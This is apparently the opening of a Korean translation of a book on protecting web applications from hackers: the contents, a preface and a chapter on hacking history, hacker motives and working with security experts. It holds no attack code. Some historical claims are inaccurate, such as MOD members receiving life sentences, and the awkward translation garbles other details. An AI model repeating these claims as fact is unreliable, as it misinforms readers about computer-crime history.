리 과 대 학
외국문도서출판사
주체91

해커방지

Web응용프로그람편

리 과 대 학

외국문도서출판사

해커방지

Web응용프로그람편

Web응용프로그람편

차 례

제 4 장. 파괴되기 쉬운 CGI스크립트

제 5 장. 해킹수법과 도구

제 6 장. 코드검열과 역공학

제 7 장. Java코드의 보안

제 8 장. XML의 보안

제 9 장. 안전한 ActiveX인터네트조종체의 구축

제 10 장. ColdFusion의 보안

제 11 장. 보안가능한 응용프로그람개발

제 12 장. 보안계획화사업

머 리 말

이 단행본《해커방지(Web응용프로그람편)》에서는 응용프로그람개발의 가장 낮은 단계로부터 나가면서 보안문제를 취급하고 있다. 코드에서 나타나는 흠집과 오유를 찾고 검사하는데 시간이 많이 들고 코드에서 비법적공격의 위험성을 완전히 없애는 방법은 아직까지 없다는것을 인정하면서 한편 이 책에서 론의한 방법론들을 주로 활용하여 공격의 피해범위를 줄이면서 공격가능성도 훨씬 줄일수 있게 하리라고 본다. 책은 주로 Web응용프로그람에 의한 해커방지를 위주로 한 다음의 문제들을 구체적으로 취급한다.

- 보안공정은 반드시 연구되고 계획화되며 설계될뿐아니라 자기 요구에 부합되여야 한다. 공정에는 망보안계획, 응용프로그람보안계획, 탁상보안계획이 들어 가야 한다. 모든 개발자, 관리자, 질검중팀들은 계획작성에 반드시 참가하여야 하며 보안공정에서의 자기 역할을 잘 알아야 한다.

- 검사과정은 응용프로그람보안에서 가장 초보적인 부분이다. 보안시험은 선택된 보안관찰의 성공과 실패를 충분히 판결할수 있도록 실지공격상태에서 진행되여야 한다. 방위수단들은 해커들이 그것을 파괴하는데 드는 시간과 노력으로 하여 실망할수 있게 더 많은 품을 들여 만들어야 한다.

- 개발자들은 자기가 리용하는 도구묶음을 변화시키거나 갱신 및 확장하는데 깊은 주의를 돌려야 한다. 왜냐하면 이것이 기술을 갱신하는 가장 빠른 길이기때문이다. 때때로 낡은 부분품들과 새 판본들이 리용되군 하는데 아직은 설치하는데 드는 지나친 시간소비와 파악부족으로 하여 잘 리용하지 않는다.

- 개발자, Web전문가, 망관리자들은 알려 진 보안위협들에 반드시 주의를 돌려야 한다. 이에 대하여서는 Web싸이트 www.SecurityFocus.com 혹은 www.cert.org를 통하여 쉽게 안내 받을수 있다. 이 싸이트들은 현재까지 제기된 위협통보목록을 제공할뿐아니라 등록된 위협들에 대한 해결방법들을 비롯하여 보안에 따르는 방조가 필요한 개발자들을 위한 공개토론회도 제공하고 있다.

보안은 반드시 여러층으로 되여 있어야 하며 모든 준위에서 필요상 복잡하게 만들어

져야 한다. 하나의 프로그람작성언어에 대하여 동작할수 있는것이 다른 언어에 대하여서는 동작할수 없어야 한다.

이 책의 기본목적은 개발자들이 매개 프로그람작성가동환경(platform)에 있는 보안문제들에 대하여 잘 알고 합리적인 프로그람작성을 위한 해결방도를 찾자는데 있다.

제1장 《해킹방법론》은 해커공동체에 대한 초보적인 리해와 함께 이러저러한 해커의 동기에 대하여 론의한다.

제2장 《코드파괴자로 되는것을 피하기》는 프로그람작성자와 같이 《창조적으로》 사색하는데서 나서는 중요한 문제들을 론의하며 프로그람코드의 리용, 기능 그리고 그 보안흐름에 대한 충분한 파악이 없이 코드를 개발하는것이 위험하다는것을 설명한다.

창조적이며 분석적인 사고에서 장애물은 물리적이며 지능적인 보안개념, 공업생산조절, 낡은 기술에 대한 의존성, 비용 및 기일상 제한조건에 의하여 제약되는 업무와 관리에 의해 조종되는 환경인데 이와 같은 환경은 공개적인 평가와 검사를 지원할수 없다.

제3장 《이동코드와 관련된 위험》은 사용자안전과 응용프로그람효과성의 견지에서 VBScript, JavaScript, ActiveX조종체와 기타 이동코드류형을 리용할 때 관련된 위험성에 대하여 알려 준다.

응용프로그람의 기능성과 그의 실제적이고 파악된 보안은 이러한 종류의 강력한 코드를 리용할 때 위험으로 된다.

제4장 《파괴되기 쉬운 CGI스크립트》는 Web HTTP봉사기에서 외부프로그람들을 리용할 때의 취약성에 대하여 설명한다.

제5장 《해킹수법과 도구》는 비법적인 해커들이 시도할수 있는 여러가지 형태의 공격들 그리고 공격을 성공시키는데 리용할수 있는 여러 도구들과 수단들을 밝힌다.

제6장 《코드검열과 역공학》은 보안위반들이 나타나는 사용자입구들에 대해 거꾸로 각이한 언어에서 원천코드를 추적하여 무슨 작용들이 자기코드의 파괴성의 원인으로 되는가를 알도록 실천적으로 론의를 시작한다.

제7, 8, 9장과 10장은 개성적인 언어들인 Java와 JavaScript, XML, ActiveX 그리고 ColdFusion을 리용하는데서 제기되는 여러가지 형태의 보안위험들을 밝힌다.

제11장 《보안가능한 응용프로그람개발》은 PGP, 수자서명, 증명서봉사 그리고 자기 Web응용프로그람에로 시각적인 보안을 구축할것을 목적한 PKI개념들을 준다.

마지막으로 제12장 《보안계획화사업》에서는 새로운 코드를 실현하기전의 보안담보방책으로서 실현코드심사를 진행하기 위한 규칙들을 고찰한다.

제 1 장. 해킹방법론

이 장의 기본체계

- 해킹의 간단한 력사
- 무엇이 해커를 추동하는가
- 현 시기의 공격형태
- Web응용프로그람보안위협에 대한 인식
- 해커라고 생각하면서 끼여들기를 막기
- 결론
- 요약
- 물음과 대답

소 개

2000년 2월에 있은 eBay, Yahoo, Amazon을 비롯한 기타 상거래Web싸이트와 비상거래Web싸이트들에 대한 공격이 있었다. 이 공격들은 모두 분산된 봉사거부(DDoS)공격들이였으며 다 봉사기준위에서 일어 난것들이였다. 이와 같은 공격들은 IT협회와 출판사의 쎈터들을 해치는데까지 넘어 갔다. 이와 관련하여 정보보안전문가들과 대상관리자 등 IT전문가들의 각성이 높아 지게 되였다. 결과 해커들은 망관리립장에서뿐아니라 응용프로그람개발립장에서 보안에 대한 타격도수를 높이면서 창발적이면서도 높은 기교를 나타내기 시작하였다.

방어수단들을 만들자고 하면 어디에 이 공격들이 근원을 두고 있으며 누가 왜 우리를 목표로 삼는가에 대하여 반드시 알아야 한다. 그러므로 우리는 여기서 우연히 목표로 되거나 선정될수 있는 응용프로그람들과 체계들에 대하여 학습하게 되며 우리의 방어전략이 가능한껏 합리적이면서도 부단한 평가를 받게 해야 한다. 만일 프로그람을 공격모의를 통해 검사하고 평가하게 된다면 반갑지 않은 불청객이 하기전에 사고위험성과 취약성을 더 빨리 찾을수 있게 될것이다.

해커라고 하면 경험이 어린 반달족사람(Web싸이트를 보기 흉하게 만드는 사람)으로부터 금융구좌자료기지까지 손 댈수 있는 전문가적인 해커(masterhacker)에 이르기까지 그 의미는 넓은 범주에서 사용된다. 해커모두는 일정한 정도로 파렴치성을 가지고 있다.

인터네트(Internet)세계에서는 아무 해커나 다 케빈 미트닉크(Kevin Mitnick)라는 이름을 말하며 해커들은 즉시에 그 이름을 알아 본다. 미트닉크가 해킹범죄로 몇년을 감옥생활을 한것으로 하여 도처에서 케빈 미트닉크는 해커를 가리키는 출판물포스터아이로 되였으며 한편 해커공동체에서는 그를 《희생양》과 같이 보고 있다.

미트닉크는 현재 해킹을 밝히는데 도움을 주고 있지만 그 역시 해킹의 첫 걸음을 뗀 사람에 불과하다. 최근에 해커의 잔인성과 다양성이 커짐으로써 일반적인 사람들속에서 해킹을 상대적으로 새로운 현상이라고 보는 틀린 개념들이 나돌고 있다. 해킹은 비록 콤퓨터가 그 수단이라고 하지만 인터네트의 발명에 기원을 두고 있다. 이 장에서 앞으로 론의하겠지만 다양한 형태의 코드중단현상과 전화기술해킹들은 모두 해킹의 주되는 징후들이다.

이 책의 전반에서 우리는 자기의 Web응용프로그람에 대한 해킹방지를 위한 개발도구들을 학습하게 된다. 또한 이 책에서는 싸이트관리를 보안하기 위한 취급방법들에 대하여서는 기본적인 륜곽만 주고 있으며 보다 안전한 코드작성, 보안계획의 실현은 물론이고 싸이트리용가능성, 자료도용, 자료완전성을 막고 싸이트내용물로 이루어 질수 있는 개발자의 주장을 보다 훌륭히 지키기 위하여 《해커라고》 생각하고 학습하도록 도와 준다.

용어에 대한 리해

해커에 대하여 이야기할 때 해커의 의미를 정확히 리해하기 위하여 잠간 주의를 집중하자. 해커를 서술하는데서 이러저러한 많은 용어들이 리용되군 하는데 대다수 용어는 누가 누구를 서술하는가에 따라 서로 다른 뜻을 가진다. 해커공동체가 자기의 고유한 어휘와 문화를 어떻게 발전시키는가 하는 상식을 얻기 위하여 통용어파일(Jargon File)을

살펴 보자(http://info.astrian.net/jargon).

웨브스터(Webster)사전은 무엇인가 망쳐 버린것을 남겨 두는 파괴작용 혹은 문제거리를 교묘하게 속이는 방법들로써 해킹(해커작용)을 다양하게 정의하며 해커는 활동력에 있어서 좀 광신적인 어떤 사람이 될수 있다고 본다. 류사하게 IT세계에서는 매 《해커》는 비법적이 아니며 해킹은 항상 어떤 사람에게 해독작용을 하는것만은 아니라고 본다. IT협회내에서는 해커들을 도덕적인 해커와 고의적인 해커로 분류한다. IT협회의 공개발간물은 취약성을 밝혀 낸 사람이 남자이건 녀자이건 관계없이 해커로서 널리 폭로한다. 해커들은 자기들을 《헐리우드(Hollywood)》의 《좋은 사나이》목동을 상징하듯이 겁쟁이흰모자(white hat)해커로 표현하는데 이것은 자기들은 꼭 비법적 또는 악독한 해커는 아니라는 의미를 담고 있다. 검은모자(black hat)해커들은 악의에 찬 의도를 가지거나 자기 리익만을 위하여 망이나 체계들에 끼여 드는 해커들이다. 그러나 자기들을 도덕적이라고 자칭하는 개별적사람들은 주관적이며 기회주의적인 해커들이다. 구별은 회색모자(gray hat)해커로 하는데 이들은 다른 이름을 더 달고 다닌다는 기정사실을 부인하고 공동체에 강한 불만을 표시하고 있다. 어쨌든 모든 경우에 자기를 나타내는 《실질적인》 해커들이 공통으로 가지고 있는 유일한 특징은 좋은 지적인 결투를 한다는 측면이다. 자기를 명백히 드러내놓지 않고 코드를 리용하여 해킹하는데 종사하는 사람(스크립트애숭이:script kiddies) 혹은 다른 사람들의 체계에 끼여 들 목적밑에 단독으로 해킹하는 사람(크랙커:clackers)들은 모두 반달사람에 못지 않은 교묘한 해커라고 생각된다.

이 책에서 《해커》들에 대해 말할 때 우리는 일반적으로 남의 일에 간섭하는 사람이나 반갑지 않은 불청객들을 가리키는 의미에서 사용하며 또한 체계와 응용프로그람관점에서는 조그마한 고의적인 행동에 대하여서도 그렇게 말한다.

제 1 절. 해킹의 간단한 력사

어떤 의미에서 해킹은 아마츄어라지오광신자들이 경찰과 군용라지오선로로 무엇이 오고가고 있는가를 도청하려고 시도하던 1940년대와 1950년대에 시작되였다. 이 《신해커》시대의 대다수 광신자들은 단순한 호기심을 품은 《정보중독자》들이였는데 그들은 정부나 군부활동에 대한 정보가운데서 흥미 있는 부분만 살폈다. 그들이 맛보는 쾌락이란 다른 사람들이 모르게 정보통신통로들에 잠복해 있으면서 발견되지 않도록 하는것이였다.

해킹과 기술수법은 마 벨(Ma Bell)의 초기전화기술이 쉽게 채용되던 때인 60년대 후반기에 벌써 굳게 결합되였으므로 해커들은 자유로이 전화호출을 할수 있는 가능성을 발견해 낼수 있었다(이에 대하여서는 다음절에서 고찰한다). 기술이 선진적이였기때문에 해킹방법들이 그것을 리용하였다.

이것이 콤퓨터해킹과 관련하여 리용될 때 해커라는 용어가 제안되였으며 처음으로 MIT콤퓨터어휘집에서 리용하였다. 당시 이 단어는 오직 문란하게 제마음대로 처신하는 재간 있고 광란적인 프로그람작성자를 가리키는데만 사용되였다. MIT의 공학모델철도구락부(Tech Model Railroad Club)의 초창기성원들은 DEC회사의 PDP-10대형콤퓨터에 태운 량립할수 없는 시분할체계(ITS:Incompatible Timesharing System)라고 부르는 초기쏘프트웨어를 물리칠 때 바로 이 특징을 보여 주었다. 그때 많은 해커들은 MIT의 인공지능실험실을 주로 맴돌았다.

하지만 1960년대에 와서는 해커들이 서로 1세대라고 말하는 첫 대륙횡단콤퓨터망체계인 ARPANET가 그들의 합법적인 활무대로 되였다. ARPANET는 온 미국땅에 퍼졌는데 이로부터 해커들한테는 자그마한 고립된 협회에 망라되여 일하기보다 하나의 큰 그룹으로 서로 결합하여 일할수 있는 절호의 기회가 처음으로 마련되였다. 또한 ARPANET는 해커들이 공동의 목적을 토론하며 망을 통하여 협동실험을 진행하는데 필요한 통신규범들과 해커문화의 작업내용을 서로 알려 주는 유일한 좋은 기회로 되였다(이미 앞에서 설명된 Jargon파일이 통신규범과 해커문화를 알려 주는 통용어파일이다).

1. 전화체계해킹

전화해킹은 흔히 죤 드래퍼(John Draper)라는 이름으로 통용되는데 다르게는 캐픈크란취(Cap'n Crunch)라는 다른 이름으로도 통한다. 드래퍼는 보통 아이들의 목소리에 있는 휘바람소리를 2600Hz음조까지 완전히 떨구는 방법론을 체득하였는데 그는 이 방법을 무료전화호출에 리용하였다.

1970년대 중엽에 스티브 워즈니아크(Steve Wozniak)와 스티브 죠브스(Steve Jobs)는 애플(Apple)콤퓨터회사를 창립한 인물들로서 전화체계를 해킹하는데 리용되는 《푸른통(Blue Boxes)》이라고 부르는 장치들을 만들어 상당한 인기를 모은 드래퍼와 함께 일하였다. 일감들에는 《버클리 블루(Berkley Blue)》라는 대호를 붙이였고 워즈니아크는 《오아크 토에바크(Oak Toebark)》라고 가명을 쓰고 활동하였다. 두 사람은 당시 전화해킹(프레킹:phreaking)에서 중요한 역할을 놀았다.

드래퍼와 다른 전화프레커(Phreaker)들은 자기들이 전화체계에서 발견한 구멍들을 론의하기 위하여 밤마다 《토론회호출》이라는 회의에 참가하였다. 호출회의에 참가하기 위하여 DTMF(2중음다중주파수)다이얄전화를 사용하였는데 이것은 지금 우리가 누름단추식전화를 걸 때와 똑 같다. 프레커가 하려는것은 DTMF다이얄신호를 푸른통을 거쳐 선로에 태우는것이였다.

호출후 2600Hz의 소리를 내는 통을 순서 있게 배치하였다. 통은 선로가 놀고 있다는것을 알아 내는 신호를 평가한 다음에는 경로명령을 기다렸다. 프레커는 암호임풀스(Key pulse:KP)와 시작(start:ST)음을 호출하는 번호마다의 맨끝에 놓았는데 이것은 경로명령과 타협하여 경로를 알아 내고 사용료호출신호가 있은것처럼 속여 넘기였다. 특수선로가입은 벨 전화(Bell Telephone)회사에 루트가입(기본가입)한것과 기본적으로 같았다. 이렇게 품 들인 전화프레킹의 다른 목적은 무료호출외에도 발견한 선로말썽거리들을 거꾸로 보고 받자는데도 있었다.

이것으로 하여 죤 드래퍼는 1970년대까지 두번씩이나 체포되였으며 전화프레킹에 참가한 죄로 오랜 감옥생활을 하였다.

하지만 금융상 리유로 해킹과 프레킹의 가장 위대한 《본보기》는 라지오경쟁에서 완전히 승리한 케빈 파울센(Kevin Poulsen)의것으로 되였다. 바로 이 파울센이 라지오시장을 독점하려고 라지오경쟁에서 사기협잡을 일삼던 패시휘크 벨(Pacific Bells)콤퓨터회사에로 해킹을 하였다. 이러한 경쟁에서 파울센은 약간한 어떤 공상을 가지고 모든 전화회선들을 블로크화하고 매 호출기가 102개 호출기로 이루어 지도록 하였다. 이러한 특별한 노력의 대가로 파울센은 Porsche 944-S2Cabriolet을 이겼다.

파울센은 금융상 리득만을 위해서 해킹을 하지 않았다. 그 역시 FBI체계에 대한 해킹에 참가하였기때문에 마찬가지로 정부기관콤퓨터체계들에 대한 해킹죄로 비난 받았다. 파울센은 경쟁자들의 맨앞에 서려는 꿈을 안고 자기의 감시방법들에 대한 시험연구를 위

하여 FBI체계들에 대한 해킹을 진행하였다.

파울센은 미국간첩법에 따라 기소된 첫 해커였다.

2. 콤퓨터해킹

이미 지적한것처럼 콤퓨터해킹은 1950년대에 나타난 첫 망작업콤퓨터들과 함께 시작되였다. 1969년에 있은 ARPANET출현과 그이후 나타난 NSFNET는 콤퓨터망의 리용가능성을 크게 증대시켰다. ARPANET를 통해 련결된 첫 4개 싸이트는 로스안젤스의 캘리포니아종합대학, 싼타바바라의 캘리포니아대학, 스탠포드종합대학 그리고 유타종합대학이였다. 이 4개 련결매듭들은 해커들에게 보다 회사화된 방법으로 합작할수 있는 가능성을 고의적으로 주었다. ARPANET이전의 해커들은 오직 같은 건물에서 실제로 작업할 때만 직접 서로 통신할수 있는 가능성을 가지고 있었다. 이때 대다수 콤퓨터광신자들은 종합대학강당에 모여 토론회를 가지군 하였는데 공개적으로 토론들을 진행하였다.

그때는 콤퓨터망 그리고 인테네트가 부여하는 새로운 선진사상과 함께 해킹도 역시 선진적이였다. 기술이전에서 남보다 앞서 나가려는 사람들은 두말할것 없고 해킹주위를 맴도는 사람들도 다 서로 다른 여러가지 체계들이 어떻게 작업하는가에 대한 의문을 품고 가장 효과적인 길을 모색하던 사람들이였다. 그때 MIT, 카네기-멜론(Carnegie-Mellon)종합대학, 스탠포드종합대학은 인공지능(AI)분야를 선두에서 이끌었다. 종합대학들에서 리용된 콤퓨터들은 주로 DEC회사의 PDP계렬미니콤(소형콤퓨터)들이였는데 인공지능분야를 연구하는 많은 사람들이 리용하였다. 따라서 상업거래계산과 시분할조작체계에서 햇내기에 불과했던 DEC는 당시 종합대학들에서 쉽게 만들수 없었던 강력하고 유연한 기계수단들을 제공하였다.

ARPANET는 생명주기의 대다수를 DEC기계수단으로 이루어 진 망으로서 존재하였다. 가장 널리 리용된 이 기계수단이 PDP-10인데 1967년에 첫 제품이 생산되였다. PDP-10은 거의 15년동안 해커들에게 제공된 기계였다. 조작체계 TOPS-10과 그의 아쎔블러 MACRO-10은 오늘도 여전히 거대한 잠재력을 발휘하고 있다. 대다수 종합대학들이 콤퓨터계산설비와 관련된 같은 길을 지금껏 걸었다고 볼수 있지만 MIT는 자기 고유한 길을 걸었다.

그들은 가상적으로 매 설비가 다르게 리용되는 PDP-10S를 리용하였는데 PDP-10을 위한 DEC의 쏘프트웨어를 리용하려고 하지 않았다. MIT는 자기한테 필요한 조작체계를 만들 결심을 가지였는데 바로 그때가 량립할수 없는 시분할체계(ITS)라는 조작체계가 등장한 시기였다. ITS는 시분할체계를 오랜 시간 련속사용하게끔 하였다. ITS는 아쎔블리어로 작성되였지만 많은 ITS대상과제들은 LISP언어로 작성되였다. LISP는 그 당시 임의의 다른 언어에 비해 보다 유력하고 유연한 언어였다. LISP의 사용은 MIT에서 우연히 일어 난 기본적인 해킹대상과제의 성공에 주로 기인된다.

1978년경에 해킹세계와 유일하게 결별한 실질적인 대회가 있었다. 해커들이 공동장소에서 회의를 할수 없다면 보다 성공적으로 해커들이 만나자면 어떻게 하는것이 가장 좋겠는가. 1978년에 랜디 쑤저(Randy Sousa)와 워드 크리스챤센(Ward Christian-sen)은 처음으로 개인용콤퓨터게시판체계(BBS:Bulletin-Board System)를 만들었다. 이 체계는 오늘도 여전히 동작하고 있다.

이 BBS는 해커들이 한 나라범위에 극한될 필요성을 부인하였다. 그러나 CPU, 쏘프트웨어, 주기억, 주변기억장치를 완전내장한 첫 단독적인 기계는 IBM에 의하여 1981

년까지 소개되지 않았다. 그들은 이 계산기계를 개인용콤퓨터(PC:Personal Computer)라고 불렀다. 80년대가 지나자 모든것이 변화되기 시작하였다. ARPANET는 느리게 인터네트에 들어 서기 시작했지만 BBS의 인터네트에 대한 대중성은 폭발적이였다.

케빈 미트닉크는 첫 콤퓨터범죄로 거의 10년 가까이 유죄를 선언 받았다. 그는 MCI와 DEC의 비밀공무원들의 전자우편을 몰래 조작하다가 붙잡혀 감옥에 1년간 억류되였다. 역시 이와 같은 시기에 시카고의 제1민족은행은 7천만$의 콤퓨터범죄의 희생물로 되였다. 이 모든것이 발생한 시기를 전후하여 파멸부대(LOD:Legion of doom)가 형성되였다. 이 배타적인 구락부의 한 기본인물이 다른 사람에 대한 원한을 품고 구락부를 뛰쳐 나와 자기딴의 해킹그룹인 사기협잡전문가(MOD:Masters of Deception)그룹을 만들것을 결심하고 사업에 착수했다. 두 그룹사이의 안전담보싸움이 거의 2년간 계속되였는데 당국은 그 싸움을 끝까지 계속 추적하였으며 MOD성원들은 감옥에 종신감금되였다.

LOD와 MOD사이에 보여 준 싸움과 같은 터무니 없는 일을 영원히 끝장내기 위하여 1986년에 대회가 열리였으며 회의에서는 련방콤퓨터사기 및 람용행위(FCFAA)라고 부르는 법을 채택하였다. 정부가 처음으로 해킹을 커다란 덩이로 보고 소집한 이 회의에서 통과된 법은 그리 오래 가지 못했다. 로버트 모리스(Robert Morris)가 1988년에 인터네트를 위한 웜(worm)을 만든것으로 하여 유죄판결을 받았다. 모리스의 웜은 6000개의 망작업콤퓨터들을 해치였다. 모리스는 자기가 작성한 프로그람은 해독작용이 없다고 확신했지만 그 대가로 어쨌든 많은 피해를 입었다. 그후 해킹은 마치 로케트와 같이 하늘로 달아나 버린것처럼 보였다. 사람들은 콤퓨터활동을 악용하려는데 대해 경각성을 높였고 모든것을 법으로 다루었다. 그때가 바로 케빈 파울센이 무대에 등장하여 전화에 간섭을 놀던 시기였다. 그는 최종적으로 붙잡히기전까지 17개월동안 이 법을 훌륭히 《피하였다》.

해킹시도와 수법들에 대한 증거물들은 거의 매일 석간신문들과 인터네트의 신문매대들에서 볼수 있다. 콤퓨터보안연구소(CSI:Computer Security Institute)는 500개 회사를 대상으로 조사를 진행했는데 여론조사의 90%가 최근년간 일련의 사이버공격(두뇌공격)을 받았으며 20～30%는 침입자들에 의해 일부 보관자료들이 리용되였다는것을 인정하였다. 해킹도구와 해커들이 보편적으로 사용하는 수법들을 연구하고 알아 내여 사무작업이 보다 압도적이면서도 만족스러운 장애차단물을 가지도록 하는것이 중요하다. 방위전략을 세우는 회사들은 해커들의 목표로 되는데로부터 자기들을 보호할뿐아니라 소비자들로부터의 보호대책도 세워야 한다. 그것은 Web응용프로그람에 대한 대다수의 보안위협들이 말단사용자들로부터 오기때문이다.

제 2 절. 무엇이 해커를 추동하는가

나쁜일, 결투심, 권태증, 복수심이 바로 일부 해커들의 동기로 된다. 해커들은 대단히 천진란만하게 상업을 시작할수 있다. 그들은 자주 자기들이 훔쳐 볼수 있는것이 무엇이며 무엇을 할수 있는가를 찾기 위하여 해킹한다. 그들은 처음에 자기들이 하려고 생각하는 깊이까지 다 실현할수 없다. 하지만 시간이 흐름에 따라 그들의 솜씨도 늘어 나며 자기들이 하려는 목적을 점차적으로 실현하기 시작한다. 여기서 해킹이 개인의 리윤추구에 모든것을 다 바친다는 틀린 개념이 있지만 어쨌든 그러한 사상이 있는것은 사실이다.

드문히 해커들은 자기들이 했다고 말할수 있는 무엇인가에 끼여 든다.

해커가 쌓는 《지식》이란 힘과 위신이다. 그러므로 나쁜일과 위신(해커공동체속에서는 명성이라고 말함)은 모든 해커들에게 있어서 중요한 일거리이다(괴수다운 명성이 법정에 나선후에도 일반적으로 환영 받겠는지!).

또 다른 리유는 해킹이 지적인 결투라는것이다. 취약성을 밝혀 내고 표식(mark)을 탐색하고 누가 다른 사람이 찾지 못하는 구멍을 찾아 내는것 바로 이것이 기술적사색을 위한 훈련이라는것이다. 결투를 받아 들이려고 열망하는 프로그람작성자들을 위해 해킹이 가지고 있는 일거리는 해커토론회와 쏘프트웨어회사들에 의해 취해 지는 회사적인 경쟁회수와 인기이다.

권태증(태만)은 해킹의 또 다른 중요한 원인이다. 해커들은 자주 자기들이 접근할수 있는 금지된 문건들이 어떻게 분류검사되는가를 알기 위해 주위를 늘 살핀다. 목표의 찾기는 흔히 특별한 위치에서 그것을 훑어서가 아니라 취약성을 통해 우연히 나타나는 결과이다.

보복(복수)해킹은 사정이 좀 다르다. 이것은 어떤 위치에 있는 사람이 어떤 동기로 어떤 사람에게 오해를 가지고 미쳐 돌아 가기때문에 일어 난다. 이것은 격동되였거나 실업당한 사람들속에서 나타나는 일반적인 현상으로서 그들은 자기가 우둔한 짓을 한것이 없다는것을 이전 회사측에 보여 주기 위하여 지금도 몹시 노력하고 있다. 보복해킹은 아마 모든 회사들에 있어서 가장 위험한 해킹형태일것이다. 왜냐하면 이전 종업원은 다른 형식의 보호정보뿐아니라 원천코드와 망을 자세하게 알고 있기때문이다. 또 자기 콤퓨터체계에로 누군가가 해킹한다는 경고를 받았을 때 회사측은 망기사나 망개발전문가를 찾아 가게 되기때문이다. 우리는 때가 오기를 기다리지 말고 제때에 보안계획을 세워야 한다.

1. 도덕적해킹과 비법적해킹

만일 그가 언제인가 해킹하였다면 임의의 개발자에게 문의하시오. 또 자기가 언제인가는 해커였다면 자신에게 물어 보시오. 답변은 아마 《옳다》일것이다. 우리는 모두 어쨌든 이러저러한 원인으로 해킹하였다. 관리자들은 환경장애물주변에서 결점을 찾기 위하여 해킹한다. 보안전문가들은 고의적이든아니든 뒤문을 통해 응용프로그람과 자료기지에 대한 자기들의 방법을 시험하여 보려고 시도한다. 보안전문가들은 자기들한테 제기되는 문답을 준비하기 위하여 망과 응용프로그람들을 해킹하는데 그들은 자기 회사측에 자기들이 할수 있는 임의의 약점을 찾아 낸 다음 그것을 폭로할것을 요구한다. 그들은 회사측에 찾은 모든것을 폭로시키는데 찬성한 도덕적인 해킹을 하고 있으며 또한 누구에게든지 이 정보를 공개하지 않는다는것을 립증하는 비공개찬성문건에 수표를 한 사람들이다. 하지만 도덕적인 해킹을 하는 선발된 보안전문가로 되여서는 안된다. 도덕적인 해킹은 협동하는 방조자들이 작성한 코드나 자기가 작성한 코드에 대한 《한도검사》를 받는 때에 발생한다. 도덕적인 해킹은 비법적인(비도덕적인) 공격을 막기 위하여 하게 된다.

다른 한편 비법적인 해커는 발견하고 채용하는 취약성(약점)들을 공개할 의향을 전혀 가지지 않는다. 비법적해커들은 보안에 종사하는 사람들에게 취약성을 보고한것보다 그것을 더 훌륭히 채용하면서 취약성으로 하여 생긴 보안구멍의 메꾸기(덧대기:patch)와 고정하기(고착)를 피한다. 고정하기는 보안구멍에 의한 다른 약점들이 더는 생기지 않도록 대책을 세우는것을 말한다. 해커들의 침습은 도적질, DDoS공격, Web싸이트를 보기 흉하게 하거나 이 장에서 보여 주는 임의의 다른 공격형태들에로 이어 질수 있다. 간단히 보면 비법적인 해킹은 해독작용을 고의적으로 하는것이다.

도덕적인 해커와 비법적인 해커에 대한 정의사이에는 해킹의 임의의 형태와 관련한 합법적인 문제들이 론의된다. 실제로 누구를 위해 자기의 포구를 검사하게 할 사람이 있으며 채용할수 있는 약점의 탐색에 임의의 방법을 마음대로 사용하게 할 사람이 있겠는가? 명백한것은 찾아 낸것을 보고하든지 아니면 그것을 채용하든지 이 둘중의 하나이다. 만일 회사가 침입을 동반하는 해킹시도들을 직접 요구하지 않는다면 보안《방조》는 환영 받지 못한다.

2. 보안전문가들과의 협동작업

해커의 공격보호에서의 최근동향은 참모성원으로 보안전문가를 두는것이다. 이 실천적해결책은 해커로서 종사하면서 관리에도 참가하는것인데 그것은 충격적인 공격들에 대한 철저한 방위로 되는것처럼 보일수는 있다. 이것은 Web응용프로그람개발에서 항시적으로 존재하는 문제거리들을 완전히 론리적이면서도 지적으로 푸는것이다. 보안전문가들은 전시간(full-time)종업원들처럼 있으면서 때때로 적당한 직원들에 대한 보안시험과 보안결과들을 위하여 그들과 접촉할수도 있으며 현재 보안상태를 개선하는 제안을 낼수도 있다. 많은 단체들에서는 보안전문가가 IT부분의 참모성원으로 있으면서 전시간종업원들처럼 매우 훌륭히 일하고 있다.

보안전문가는 망과 Web응용프로그람을 공격하기 위하여 해커들에 의하여 사용된 류사한 방법들을 리용한다. 보안전문가는 공격이 어디에서 일어 날수 있는가를 검출할뿐아니라 보안계획을 세우는데 방조를 줄수 있어야 한다. 보안초점이 붙은 코드심사를 개발공정에 받아 들이고 해커들에게 가장 자주 채용되는 전략들을 개발자들이 알게 하든지, 응용프로그람내에 존재하는 구멍들을 단단히 그리고 쉽게 막게 하든지간에 최종결과는 보다 좋은 보안이 되게 해야 한다. 물론 이러한 앞서 내린 결심에 따라 보안위험이 올수 있다. 그러면 종업원측에 배치한 도구들이 적절히 리용되는지 그리고 자기들의 연구결과들이 알맞게 조작되는지 어떻게 믿을수 있는가?

보안전문가를 리용하는데서 관련한 위험

보안전문가를 회사에 받아 들이는것과 관련한 리득은 비록 여러가지 입직조건을 고려해야 하지만은 명백하다. 보안전문가는 앞으로의 취약성을 보호하는데 리용할수 있는 통찰력을 훈련하고 계획하는동안 현재 있는 론의점들을 고착시키는데 필요한 묘한 수를 제공해야 한다. 물론 보안전문가가 앞으로 있을수 있는 매 공격으로부터 자기 회사를 보호할수 있다는것은 결코 아니다.

여기에 단체밖의 외부사람이 발견되는 극히 상처 입은 정보를 가지고 무엇인가 할수 있는 잠재적인 위협이 있다. 본질적으로 회사는 어떻게 응용프로그람들의 굳센 보안을 방조하는데 종사하는 그들 매 사람들을 보호하는가? 첫 단계는 신용 있는 보안전문가를 어떻게 찾아 낼것인가를 연구하는것이다.

시작에 앞서 이 사람들이 무엇때문에 선정될수 있었는가를 똑바로 알고 있어야 한다. 즉 그들이 개발자역할을 수행하면서 한줄한줄 코드심사를 제대로 하고 있는가, 또 개발에 착실히 참가하고 있는가 혹은 단순하게 《우리의 약점들을 찾아 내라.》는 명령을 주는가를 알아 봐야 한다. 매 상황은 다를것이다. 일부 회사들은 Web싸이트에 대한 침습혹은 반복공격을 검출하고 임의의 뒤문들을 찾아 긴급히 닫아야 할 요구가 생길수 있다. 회사들은 다른 전자상거래싸이트에서의 최근공격들에 기초한 일반적인 위협을 감축할수

있거나 시장에 새로 나온 생산품(프로그람)에 관한 정보도용의 공포를 느낄수 있다.

임의의 작업에 착수하기전에 현재 있는 규정을 가지고서는 통하지 않는 이 새로운 종업원을 직접 처리하는 그를 위한 수속절차, 특별규정과 규칙들을 담은 비공개동의서(NDA:Nondisclosure Agreement)를 가지고 있어야 한다. 그리고 시작부터 기대를 표시해야 한다. 다음 왜 그들이 선발되였으며 무엇을 달성하려고 하는가에 대하여 명백히 하여야 한다. 공개통신은 사업성과를 위태롭게 만든다. 만약 이 종업원의 뒤생활을 공개할 필요를 느꼈을 때는 틀린 사람을 선발했다는것을 의미한다.

